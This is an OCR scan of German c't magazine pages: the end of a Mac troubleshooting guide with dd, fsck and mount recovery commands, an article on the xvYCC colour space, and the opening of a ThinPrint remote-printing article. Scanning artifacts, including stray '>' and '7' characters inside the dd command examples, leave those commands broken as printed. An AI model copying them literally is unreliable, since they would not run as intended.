Liefert die Protokolle keinen Anhaltspunkt, hilft es manchmal auch schon, die Einstellungsdateien einer Anwendung zu löschen. Sie liegen in der Regel im Verzeichnis Library/Preferences im Home-Verzeichnis des Benutzers. Das Namensschema entspricht meist einer umgedrehten Internet-Adresse, die auf den Programmnamen endet, etwa com.apple.safari. Die Dateiendung lautet „plist“ – zumindest

bei Programmen, die sich an die Apple-Konvention halten. Mit dem „Property List Editor“ aus Apples XCode-Entwicklungsumgebung oder der Freeware „Pref Setter“ kann man komfortabel in solche Einstellungsdateien hineinschauen.

Anwendungen, die ihre Daten automatisch sichern, legen sie gerne in einem Verzeichnis in „Library/Application Support“ ab, etwa das Adressbuch. Deshalb ist beim Löschen der dort laufenden Dateien Vorsicht geboten. Man kann aber das zu einem Programm gehörende Verzeichnis von Application Support problemlos auf den Schreibtisch legen und schauen, ob eine Anwendung dann immer noch rumzickt.

Schwieriger stellt sich die Situation dar, wenn der Mac nicht starten will. Nicht immer sind Hardware-Defekte die Ursache, manchmal liegt es auch nur an einer falschen Einstellung im Pa-

rameter-RAM des Rechners, etwa weil dort ein falsches Startvolume vermerkt ist. Gleichzeitiges Drücken der Tasten Alt, Befehl (⌘), P und R direkt nach Er tönen der Startfanfare – so lange, bis der Startsound ein weiteres Mal ertönt – setzt diese Einstellungen auf ungefährliche Standardwerte zurück. Anschließend sollte man zur Sicherheit in den Systemeinstellungen überprüfen, ob die Werte den eigenen Vorstellungen entsprechen.

Eine direkte Auswahl des Startlaufwerks bietet der integrierte Boot-Manager der Macs – auch nützlich, wenn man etwa nur ab und zu von einer externen Festplatte starten will. Drücken der Alt-Taste beim Systemstart ruft den Boot-Manager auf. Er lässt sich via Tastatur und Maus bedienen, CDs wirft man wie vom Finder gewohnt mit der Eject-Taste der Tastatur oder durch langen Druck auf die F12-Taste aus. Weitere nützliche Tastenkombinationen, mit denen man Einfluss auf den Rechnerstart nehmen kann, finden Sie im Kasten „Tastenkürzel beim Rechnerstart“.

## Notfallhelfer

Für altgediente Mac-Anwender ist es ganz selbstverständlich, ihren Rechner auch von einer externen Festplatte oder System-CD/DVD starten zu können. Es bereitet deshalb keine Probleme, auf einem externen Laufwerk eine Mac-OS-X-Installation vorrätig zu halten, von der man im Falle eines System-Crash starten kann. Damit hat man dann schnell wieder Zugriff auf seine Daten oder kann versuchen, diese zu retten. Während x86-Macs wenig wählerisch sind und von USB- und FireWire-Laufwerken (IEEE 1394) gleichermaßen starten, beziehen die meisten PowerPC-Rechner nur 1394-Platten in die Startauswahl mit ein.

Die Installation von Mac OS X auf einer externen Platte unterscheidet sich nicht von der auf einer internen. Spezielle Verrenkungen sind nicht nötig, wählen Sie einfach das gewünschte Laufwerk als Installationsziel aus. Bietet der Installer ein Laufwerk nicht an, liegt es meistens am falschen Partitionierungsschema. Auf einem x86-Mac verlangt er zwingend nach einer „GUID Partitionstabelle“, auf PowerPC-Macs nach einer „Apple Parti-

tionstabelle“. Diese Einstellung finden Sie im Reiter „Partitionieren“ des zum Betriebssystem gehörenden Festplatten-Dienstprogramms unter „Optionen“.

Wollen Sie sich die Mühen einer Neuinstallation mit abschließender Konfiguration ersparen oder an einem x86-Mac ein System auf eine Platte mit Apple-Partitionstabelle befördern, können Sie auch einfach Ihr Arbeitssystem auf eine andere Partition oder eine externe Platte klonen. Das kann das Festplatten-Dienstprogramm [1], aber etwa auch das auf diese Aufgabe spezialisierte kostenlose Programm Carbon Copy Cloner (alle Downloads siehe Soft-Link). Achtung: Nach dem Klonen heißen interne und externe Platte gleich. Eine externe Platte sollte sich aber leicht an ihrem orangefarbenen USB- oder FireWire-Symbol erkennen lassen. Um Verwirrung zu vermeiden, sollten Sie ihr einen neuen, eindeutigen Namen geben.

Das Klonen hat außerdem den Vorteil, dass außer dem System auch alle Programme auf das Klonziel wandern, zu finden an den bekannten Orten. Sollte der Mac einmal nicht von der internen Platte starten wollen, so kann man dies von der externen Platte tun und fast ohne Unterbrechung mit den gewohnten Programmen weiterarbeiten.

Spätestens jetzt beruhigt es ungemein, wenn man eine aktuelle Sicherung seiner Daten im Schrank liegen hat. Dann ist man nämlich bei Problemen mit Platte oder System nicht darauf angewiesen, noch auf die Daten zugreifen zu können. Zeigt der Finder die interne Platte am Schreibtisch an, bereitet dies in der Regel aber auch keine Probleme.

Ehe man nach dem Start von einer externen Platte versucht, ein System zu reparieren, das nicht mehr starten will, sollte man ein Image der defekten Festplatte anlegen, das ist das

**Eine Überprüfung des Dateisystems mit dem Festplatten-Dienstprogramm dauert nicht lange, stellt aber sicher, dass sich kleine Inkonsistenzen nach einem Systemabsturz im laufenden Betrieb nicht zu großen Problemen auswachsen.**

## Kein Bild, kein Ton

Besitzer älterer Mac-Modelle mit PowerPC-Prozessor mögen zwar täglich damit rechnen, dass der Rechner seinen Geist aufgibt, aber nur, weil der Mac totes Männchen spielt und noch nicht einmal die Festplatte anläuft, muss es noch nicht soweit sein. Auch die naheliegende Diagnose „Netzzeilschaden“ kann falsch sein. Bei etlichen Modellen sorgt nämlich eine schlappe Pufferbatterie für einen todähnlichen Zustand, während andere dann lediglich Datum und Uhrzeit vergessen und sich ins Jahr 1904 oder 1970 zurückversetzt fühlen. Moderne Macs mit x86-Prozessor sollten von diesem Problem noch nicht betroffen sein, sie sind noch nicht alt genug für eine erschöpfte Pufferbatterie.

Auch eine verwirrte Power Management Unit (PMU) – bei x86-Macs steckt sie im System Management Controller (SMC) – kann Schuld daran sein, wenn der Mac nicht auf Drücken der Anschalttaste reagiert. Leider gibt es über die verschiedenen Modellgrenzen hinweg keinen allgemeingültigen Weg, um die PMU wieder in einen definierten Zustand zu bringen. Bei manchen Macs genügt es, den Rechner vom Netz zu trennen und ein paar Sekunden zu warten, ehe man das Stromkabel wieder anschließt. Bei tragbaren Geräten muss man noch den Akku entfernen. Im Support-Bereich von Apple ([www.apple.com/de/support](http://www.apple.com/de/support)) findet man über die Suchwörter


„Reset“, „PMU“ und das Mac-Modell, etwa Mac mini, zur passenden Beschreibung. Für einige Geräte erreichen Sie über den Soft-Link am Ende des Artikels die entsprechenden Dokumente bei Apple direkt, ebenso wie für andere Tipps.

Bleibt der Bildschirm dunkel und tönen statt Begrüßungsfanfare nach dem Anschalten immerhin noch ein paar Piepser aus dem Rechnergehäuse, dann steckt vermutlich defekter Hauptspeicher im Rechner oder es sitzen, etwa nach einer Speicheraufrüstung, die Module nicht korrekt in den Sockeln. Wie bei leerer Pufferbatterie verhalten sich die Mac-Modelle wieder nicht einheitlich: Ihnen ist nur gemein, dass drei Piepser RAM-Probleme signalisieren. Manche Macs spielen die Dreiersequenz nur einmal ab, blinken dafür aber noch mit der Power-LED.

Vermutet man aufgrund der Krankheitssymptome, etwa sporadisches Einfrieren des Rechners, einen Hardware-Defekt, kann möglicherweise der „Apple Hardware Test“ (AHT) Klarheit verschaffen. Er steckt seit Jahren in den mit einem Rechner gelieferten System-CDs, auch bei den x86-Modellen. Er ist speziell auf ein Hardware-Modell zugeschnitten, deshalb fehlt er bei den System-DVDs, die ohne Rechner verkauft werden. Der AHT startet, wenn man mit gedrückter Taste D von der ersten Installations-CD bootet.



Nur ein kleiner Hinweis auf der Installations-CD verrät die Existenz des „Apple Hardware Test“ (AHT). Apple packt ihn seit Jahren auf die mit einem Mac gelieferten Installationsmedien.



1:1-Abbildung in einer Datei. Das ist besonders wichtig, wenn man nicht über eine aktuelle Datensicherung verfügt. Dann kann man, wenn beim Rettungsversuch alle Stricke reißen, zumindest immer wieder von vorn anfangen. Das Image können Sie mit dem Festplatten-Dienstprogramm anfertigen, aber auch mit dem bereits erwähnten Carbon Copy Cloner.

Schlägt das Anlegen des Image fehl, etwa weil Fehler beim Lesen auftreten, kann ein Ausflug mit dem Programm „Terminal“ zum Unix-Unterbau des Systems helfen. So legt beispielsweise

```
dd bs=65K if=/dev/rdisk1 >
of=/Rettung/Platte.dmg
conv=noerror,sync
```

ein Image der zweiten Platte – die Zählung der Platten beginnt bei Null – an. Die Option noerror sorgt dafür, dass dd auch beim Auftreten von Lesefehlern seine Arbeit nicht abbricht. sync veranlasst dd, fehlende Daten mit Nullen aufzufüllen.

Statt einer kompletten Festplatte (im Beispiel rdisk1) lässt sich auch nur eine einzelne Partition (etwa if=/dev/rdisk1s3) oder eine Datei als Quelle angeben. Welche Bezeichnungen die Platten und Partitionen im System tragen, verrät diskutil list. Für die Kommandozeile-Befehle erhalten Sie durch Eingabe von man Befehl eine englische Erläuterung der möglichen Optionen.

Um beispielsweise die Datei „Geburtstag.mov“ im Verzeichnis Filme des Benutzers adb auf dem Volume „Macintosh HD“ zu retten, etwa weil der QuickTime Player sie nicht öffnen will und

der Finder beim Kopieren einen Fehler meldet, führt man im Terminal

```
dd if=/Volumes/Macintosh\ HD/7
Users/adb/Movies/Geburtstag.mov >
of=/Rettung/Kaputt.mov >
conv=noerror,sync
```

aus. Sollte der QuickTime Player den Film nach der Rettung immer noch nicht abspielen wollen, ist wahrscheinlich zu viel seiner Struktur beschädigt.

Mit ddrescue existiert eine dd-Version, die speziell für die Datenrettung entwickelt wurde. Sie gehört leider nicht zum Lieferumfang von Mac OS X, sondern muss mit dem Tool Mac-Ports installiert werden, was wiederum Apples Entwicklerumgebung XCode voraussetzt.

## Rettungsweste

Möchte man sich die Investition in eine externe Platte ersparen oder hat diese nicht zur Hand, etwa bei einem Notfalleinsatz im Bekanntenkreis, taugt auch eine Installations-DVD als Notfallmedium. Darauf befinden sich zwar nur wenige Programme, sie reichen aber aus, um die Erstversor-

gung am Unfallort vorzunehmen und Daten zu retten.

Nach dem Starten vom Installationsmedium lassen sich über das Menü „Dienstprogramme“ unter anderem das Festplatten-Dienstprogramm und das Terminal erreichen. Auch „Kennwörter zurücksetzen“ lässt sich dort starten – letzte Rettung, wenn man sich beim besten Willen nicht mehr an das Passwort eines selten benutzten Kontos erinnern kann.

Den Finder sucht man aber vergeblich. Er lässt sich leider auch nicht einfach auf einen USB-Stick kopieren und von dort starten. Dafür fehlen der Installationsscheibe zu viele Bibliotheken. Stattdessen muss man Daten mit cp kopieren. Die oben beschriebenen dd-Anweisungen funktionieren ebenfalls.

Wie am Mac üblich bindet auch das von CD gestartete System Laufwerke automatisch ein, etwa USB-Sticks oder FireWire-Platten. Über diskutil list und mount findet man heraus, über welchen Pfad man sie ansprechen kann.

Bis Mac OS X 10.4 (Tiger) muss man sich im von CD gestarteten Terminal mit einer amerikanischen Tastaturbelegung herumschlagen. Unter Mac OS X 10.5 (Leopard) erscheint nach dem Starten des Terminals rechts in der Menüzeile unter der amerikanischen Fahne die Möglichkeit, mit „Andere Eingabeketten“ auf deutsche Tastaturbelegung umzustellen.

Selbst wenn Sie weder Notfall-Platte noch System-CD zur Hand haben, stehen Sie bei einem angeschlagenen Mac OS X nicht mit völlig leeren Händen da. Halten Sie beim Einschalten des Mac nämlich die Taste T gedrückt, versetzen Sie ihn in den sogenannten FireWire-Target-Disk-Modus, erkennbar an einem großen FireWire-Logo auf dem schwarzen Bildschirm. Dann verhält sich der Rechner wie eine externe Festplatte, wenn Sie ihn per FireWire mit einem anderen Rechner verbinden – das reicht, um auf die Daten zugreifen zu können. Mit der Software Mac-Drive klappt dies sogar an einem Windows-PC.

Ohne Notfall-Platte oder -CD erhalten Sie ferner durch Starten im Single-User-Modus (Befehl-S) Zugriff auf den Unix-Unterbau und können mit

```
/sbin/fsck -y
```

eine Überprüfung des Dateisystems anstoßen. Vorsicht: es gilt wieder die amerikanische Tastaturbelegung.

Einblick in das Systemprotokoll erhalten Sie mit

```
less /var/log/system.log
```

Vielleicht gibt eine der zahlreichen dort vermerkten Eintragungen vom letzten Systemstart einen Hinweis auf den Übeltäter.

Der Single-User-Modus bindet die Systemplatte aus Sicherheitsgründen nur schreibgeschützt ein. Damit Sie beispielsweise eine Einstellungsdatei oder eine Kernelerweiterung mit rm löschen können, müssen Sie zuerst mit

```
/sbin/mount -uw /
```

den Schreibschutz entfernen.

Vorbeugen ist auch bei Computern besser als Heilen. Nach einem Systemabsturz sollte man deshalb dem Festplatten-Dienstprogramm Gelegenheit geben, das Dateisystem auf Konsistenz zu überprüfen – bequem mit dem Festplatten-Dienstprogramm. So erkennt man Dateisystemprobleme frühzeitig und kann verhindern, dass sie zu einem Problem werden. Möchte man zusätzlich die in vielen Internet-Foren als Heilmittel gepriesene Funktion „Zugriffsrechte des Volumes reparieren“ einsetzen, sollte man penibel darauf achten, dass man das zur Systemversion passende Festplatten-Dienstprogramm einsetzt. Sonst kann diese Funktion das System irreparabel beschädigen. Auch bei anderen Reparaturprogrammen sollte man darauf achten, dass der Hersteller sie für das Zielsystem freigegeben hat. (adb)

## Literatur

- [1] Andreas Beier, Doppler-Effekt, Mac-OS-X-Installationen duplizieren, c't 8/07, S. 168

 Soft-Link 0802152

c't

Anzeige

Ulrike Kuhlmann

# Farb(t)räume

## Sattere Farben und feinere Verläufe dank xvYCC

Den xvYCC-Farbraum spezifizierte die Internationale Kommission für Elektrotechnische Standards IEC bereits im Jahr 2005. Doch erst mit der Version 1.3 der digitalen HDMI-Schnittstelle erlangte der erweiterte Farbraum für Videosignale praktische Bedeutung.

**M**it Einführung der digitalen Signalübertragung per DVI oder HDMI wurde die Darstellungsqualität von Monitoren, Videoprojektoren und Fernsehern bereits sichtbar verbessert. Dabei hielt die Industrie zunächst an den altbewährten Farbstandards fest, um trotz digitaler Übertragungswege Kompatibilität zur existierenden Infrastruktur zu wahren. Erst die Version 1.3 der digitalen HDMI-Schnittstelle setzt neue Maßstäbe: Die Videosignale sollen einen größeren Farbraum abdecken und mit mehr als den üblichen 8 Bit kodiert werden. Die Abwärtskompatibilität der Signale bleibt indes gewahrt – der neue Farbstandard xvYCC beinhaltet alle Farben der herkömmlichen YCC-Farbdifferenzsignale und deckt auch den im PC-Bereich üblichen und im Internet als Standardfarbraum genutzten sRGB-Raum ab.

### Gleichmacherei

Möchte man eine stimmige Farbwiedergabe über Geräteklassen hinweg erzielen, gilt bislang sRGB als das Mittel der Wahl. Es umfasst die von Digicam, Display, Scanner und Drucker gemeinsam darstellbaren Farben und stellt damit eine Art größter gemeinsamer Teiler dar: Ist in der Digitalkamera sRGB ausgewählt, am Display sRGB eingestellt und beherrscht der Drucker ebenfalls den geräteübergreifenden sRGB-Standard, sollte sich die Farbdarstellung von Kamera, Bildschirm, Anzeige und Ausdruck zumindest gleichen.

Durch diese Gleichmacherei bleiben allerdings etliche Farben auf der Strecke, denn die verfügbaren Farben werden auf Kosten

von Brillanz, Tonwertumfang und Sättigung limitiert. Alle Farben, die im jeweiligen Gerätefarbraum über sRGB hinausragen, müssen auf den sRGB-Farbraum abgebildet werden. Beim sogenannten Gamut Mapping hat man zwei Möglichkeiten: Entweder es bleibt der Gesamteindruck des Bildes weitgehend erhalten, wobei die Farben insgesamt gedeckter erscheinen, oder die Farben werden möglichst originalgetreu wiedergegeben und das Bild sieht am Display und im Ausdruck unterschiedlich aus. Weil sRGB nur etwa 55 Prozent der relevanten Oberflächenfarben beziehungsweise ein Drittel aller Oberflächenfarben insgesamt enthält, kann die Ersatzfarbenabbildung nie perfekt gelingen.

Einen etwas größeren Farbumfang als sRGB und damit mehr darstellbare Farben enthält der Wide-Gamut Color Space (IEC 61966-2-5): Blau und Rot stimmen weitgehend mit sRGB überein, Grün ist jedoch deutlich satter. Dargestellt werden Farbräume üblicherweise im hufeisförmigen xy- oder u'v'-Diagramm, auf dessen Rand die Spektralfarben liegen. In der auch CIE-Normfarbtafel genannten zweidimensionalen Abbildung spannt jedes Display mit seinen drei Grundfarben ein Dreieck auf. Dieses Dreieck enthält sämtliche Displayfarben: Je größer das Dreieck ist, umso mehr Farben kann das Display anzeigen. Bei einem Wide-Gamut-LCD verschiebt sich die Grundfarbe Grün in das obere Drittel des Hufeisens. Dort liegt auch das Grün des Farbraums Adobe-RGB. Den größeren Farbumfang erreichen Displays durch die exakte Abstimmung eines

optimierten Backlights auf die Farbfilter im LCD oder mit RGB-LEDs als Hintergrundbeleuchtung. Drucker können die satten Grüntöne mit grüner Tinte zusätzlich zu Cyan, Magenta und Gelb erzielen.

### Formsache

Als geräteunabhängige Grundlage aller Farbumformungen dient der Standardfarbraum CIEXYZ. Er spiegelt die menschliche Farbwahrnehmung wider: Weil das Auge Rot, Grün und Blau „sehen“ kann, beschreibt man sämtliche Farbmischungen mit dreidimensionalen Koordinaten aus X (Rot), Y (Grün) und Z (Blau). Koordinaten mit jeweils dem Wert 100 führen zu Weiß; 0/0/0 ergibt Schwarz.


Die Farbkoordinaten lassen sich mit einer linearen Matrix von XYZ nach RGB überführen. Bei der Wandlung nach sRGB steht zusätzlich eine nichtlineare Gammaanpassung vor der Digitalisierung mit üblicherweise 8 Bit pro Farbe an. sRGB ist definiert für ein Gamma von 2,2 und eine Farbtemperatur von 6500 Kelvin (D65).

Eine weitere lineare Matrix-Transformation überführt diese Farbkoordinaten in den in der digitalen Videotechnik üblichen

Chroma-Luma-Farbraum YCC. Hier übernimmt der Y-Wert die Helligkeit (Luminanz) und die Differenzsignale  $C_b$  (Blau minus Grün) sowie  $C_r$  (Rot minus Grün) die Buntheit (Chromaticity). Der Tonwertumfang (Gamut) von  $YC_bC_r$  ist identisch zu sRGB, die Luminanz Y reicht nur von 16 bis 235, das Chroma von 16 bis 240. In der Praxis werden hierdurch sehr helle Grautöne ( $Y = 236 - 254$ ) weiß und sehr dunkle Grautöne ( $Y = 1 - 15$ ) schwarz dargestellt. Y-Werte unterhalb von 16 bezeichnet man mit „schwärzer als Schwarz“, solche oberhalb von 235 mit „weißer als Weiß“.

### Extended Version

Die Videowiedergabe sämtlicher Grau- und Farbtöne gelingt mit dem erweiterten Farbraum xvYCC. In ihm reichen der Lumawert Y und die Chromawerte  $C_b$  und  $C_r$  von 0 bis 255. Der als IEC 61966-2-4 veröffentlichte Farbstandard wurde für digitale HD-Videosignale entwickelt und enthält alle Oberflächenfarben. In der xy-Normfarbtafel überstreicht er deshalb das gesamte Hufeisen. Stellt man die Farbwerte im zweidimensionalen Chroma-Luma-Diagramm dar, liegen sRGB und YCC als kleinere Raute im xvYCC-Raum. Dementsprechend



Ein Gerät kann alle Farben wiedergeben, die innerhalb seines Dreiecks in der CIE-Normfarbtafel liegen. Mit xvYCC wären dies theoretisch alle Farben im Hufeisen.


sind xvYCC-kodierte Signale abwärtskompatibel zu YCC und sRGB.

Während die RGB-Farbwerde im sRGB-Raum stets positiv sind, können sie im xvYCC auch negative Werte annehmen (-0,758 bis 1,086). Was in der Theorie beziehungsweise bei der Berechnung möglich ist, scheidet in der Praxis aus: Weil kein Display negative Farben darstellen kann, müssen die Videosignale vor der Wiedergabe in ein RGB-Signal mit positiven Farbwerden konvertiert, also alle nicht darstellbaren Farben in den jeweiligen Gerätefarbraum transformiert werden.

Die Farbtemperatur des Weißbildes liegt in xvYCC wie in sRGB bei 6500 K respektive D65, die nichtlineare Verzerrung erfolgt üblicherweise mit einem Gamma von 2,2. Auf diese Weise sind die aktuellen Farbräume direkt in den erweiterten Farbraum xvYCC übertragbar und umgekehrt lassen sich Videosignale in xvYCC durch relativ einfache Reduktion mit einem (s)RGB-Display darstellen.

## In der Praxis

Die Farbwiedergabe von Displays wird durch sattere Grundfarben und einen größeren Farbumfang nicht zwangsläufig besser. Die meisten größeren LCD-Panels arbeiten derzeit mit 8 Bit pro Farbe und können so 256 Graustufen ( $2^8$ ) und insgesamt 16,7 Millionen Mischfarben ( $(2^8)^3$ ) wiedergeben. Wird nun der größere Farbumfang mit derselben Bittiefe digitalisiert, steigt der mittlere Abstand zwischen den Farb- respektive Grautönen. Dies kann sich in feinen Farbverläufen durch sichtbare Stufen äußern, die weiche Übergänge verhindern. xvYCC sollte deshalb mit 10 oder mehr



Im erweiterten Farbraum nimmt RGB auch negative Werte an, die Helligkeitsinformation reicht von 0 bis 254. Hierdurch erweitert sich der Tonwertumfang von der sRGB-Raute zum xvYCC-Rechteck.

Bit an Stelle der für sRGB üblichen 8 Bit quantisiert werden. Auch die HDMI-1.3-Spezifikation sieht vor, dass Signale im erweiterten Farbraum mit 10 bis 16 Bit digitalisiert werden können (aber nicht müssen). Wenn von Deep Color die Rede ist, meint dies im Allgemeinen die größere Bittiefe und den größeren Farbumfang der xvYCC-Signale. Nachteil der höheren Bittiefe: Man braucht zur Übertragung der Videosignale höhere Bandbreiten oder bessere Kompressionsverfahren.

Einige Farbnuancen lassen sich durch die additive Mischung von Rot, Grün und Blau gar nicht reproduzieren. So patzen her-

kömmliche Displays beispielsweise beim Cyan des Kölnisch-Wasser-Labels und können auch das Post-Gelb nicht korrekt wiedergeben. Im xy-Diagramm liegen solche Mischfarben außerhalb des von R, G und B aufgespannten Dreiecks. Wollte man sie auf einem LCD naturgetreu anzeigen, müsste das Display mehr als drei Grundfarben haben. Ein LCD könnte man dafür mit einem LED-Backlight ausstatten, das mehr als drei Diodenfarben besitzt, und ihm zusätzliche Farbfilter spendieren – das Farbdreieck im xy-Diagramm würde dadurch zum Vieleck.

Einige Fotodrucker gehen genau so vor: Sie nutzen neben

dem üblichen Cyan, Magenta und Gelb (CMY) zusätzlich rote oder grüne Tinte, um die Anzahl der druckbaren Farben zu erhöhen. Bei LCDs darf man bislang nur einige wenige Prototypen mit zusätzlichem Rotton oder Gelbfilter auf Messen bewundern. Stattdessen setzen die Hersteller auf RGB-LEDs als Hintergrundbeleuchtung, um das Dreieck und somit den Farbumfang der Displays zu vergrößern.

Eine Hinterleuchtung aus RGB-LEDs besitzt ein schärfes abgegrenztes Farbspektrum als Kaltkatodenstrahler (CCFL). Der für CCFLs übliche orangefarbene Wellenlängenberg bei 590 nm verschwindet hier ebenso wie der blaugrüne bei 490 nm. Dank des reineren Backlight-Spektrums kann man so mit entsprechend angepassten Farbfiltern sattere RGB-Grundfarben und damit einen größeren Farbumfang erzielen.



Bei jeder Erweiterung müssen die Hersteller jedoch mit Bedacht vorgehen, soll die Darstellung am Display tatsächlich profitieren: Erweitert sich der Farbraum mit zusätzlichen oder satteren Grundfarben um Oberflächenfarben, die in der Praxis nur selten vorkommen, würde man Bits und Farbvolumen für irrelevante Farben verschwenden.

Auch digitale HD-Kameras sollen künftig sattere, feiner abgestufte Farben produzieren. Der xvYCC-Standard will dafür sorgen, dass diese in der Verarbeitungskette von der Kamera zum Display nicht verloren gehen und ältere Hardware dennoch kompatibel bleibt. (uk)

## Literatur

[1] André Kramer, Dirk Primbs: Farbkarakussell, Vista Windows Color System soll Farbe unter Kontrolle bringen, c't 21/07, S. 166

Im xvYCC-Gerät reicht die Gammakurve auch in negative Bereiche.



In der Verarbeitungskette sind Farbraumtransformationen von RGB nach xvYCC und vice versa notwendig, weil Display und Kamera keine negativen Farben darstellen können.



Kurt Pfeifle, Thomas Rost

# Dünndruck

## Lokales Drucken für Remote-Arbeitsplätze

Thin Clients erleichtern dem Administrator in größeren Firmen das Leben, weil er sich nicht mehr um einen Zoo von PCs kümmern muss, sondern nur noch um den Terminalserver, der die Thin Clients versorgt und auf dem zentral die Anwendungen laufen. Mit ThinPrint sollen auch Heimarbeiter, die an einer „dünnen“ ISDN-Leitung hängen, die Firmenserver nutzen können, ohne auf hochwertige Ausdrucke verzichten zu müssen.

**S**erver Based Computing (SBC) breitet sich seit einiger Zeit in größeren Unternehmen aus: Die Anwender bekommen schlanke Stationen hingestellt – kaum mehr als „dumme“ Terminals, Thin Clients – und nutzen übers Netz die auf einem zentralen Server oder Server-Pool laufenden Programme. Das funktioniert nicht nur in einem schnellen Firmen-LAN, sondern auch für Heimarbeiter über schmalbandige Verbindungen recht zufriedenstellend. Selbst die für heutige Verhältnisse kümmerlichen 64 kBit/s eines ISDN-Kanals genügen.

Doch bei Heimarbeitern und kleinen Außenbüros gibt es ein Problem: Bedrucktes Papier soll der Drucker neben dem Thin Client ausspucken, aber die Anwendung, die die Druckdaten erzeugt, läuft auf dem Terminalserver, der unter Umständen am anderen Ende der Republik steht. Die je nach Dokumentenart kilobyte- bis megabytegroßen Spooldateien müssen durch die Schmalbandverbindung vom Terminalserver zum Thin Client. Ohne Komprimierung würde man dann ewig auf den Ausdruck warten, und während des-

sen wäre die interaktive Terminalsitzung lahmgelegt.

Komprimierung gehört zwar bei modernen Versionen der üblichen Remote-Protokolle – Microsofts Remote Desktop Protocol (RDP) oder Independent Computing Architecture von Citrix (ICA) – zum Standard, doch offensichtlich gibt es dort beim Drucken noch Verbesserungspotenzial. Die Berliner Firma ThinPrint besetzt mit ihrer gleichnamigen Software diese Nische. Wir haben einen Blick auf die Unterschiede zum „normalen“ Drucken geworfen und praktisch erprobt, welchen Vorteil ThinPrint gegenüber der integrierten Kompression von ICA bringt.

### Anforderungen

Drucken im SBC-Netz ist ein verteilter Prozess, bei dem bis zu vier Parteien mitspielen: der Applikationsserver, eventuell ein Druckserver, der Terminal-Client und das Ausgabegerät. Die Druckdaten laufen über diese Stationen und erfahren dabei Formatwandlungen, Kompression und Dekompression.

Das Komprimieren ist verzichtbar, wenn alle Geräte im sel-

ben LAN mit praktisch unbegrenzter Bandbreite stehen. Dann können zeitraubende Packvorgänge entfallen und die Daten sofort unkomprimiert durch die Leitung fließen, damit die Ausdrucke schneller beim Anwender sind.

Beim Remote-Drucken sind noch weitere Besonderheiten zu berücksichtigen: Am Applikationsserver hängen ohne weiteres mal 50 oder mehr Benutzer zugleich. Jeder soll dabei nur seine eigenen Drucker „sehen“, kein Print-Job darf beim falschen Anwender-Drucker landen.

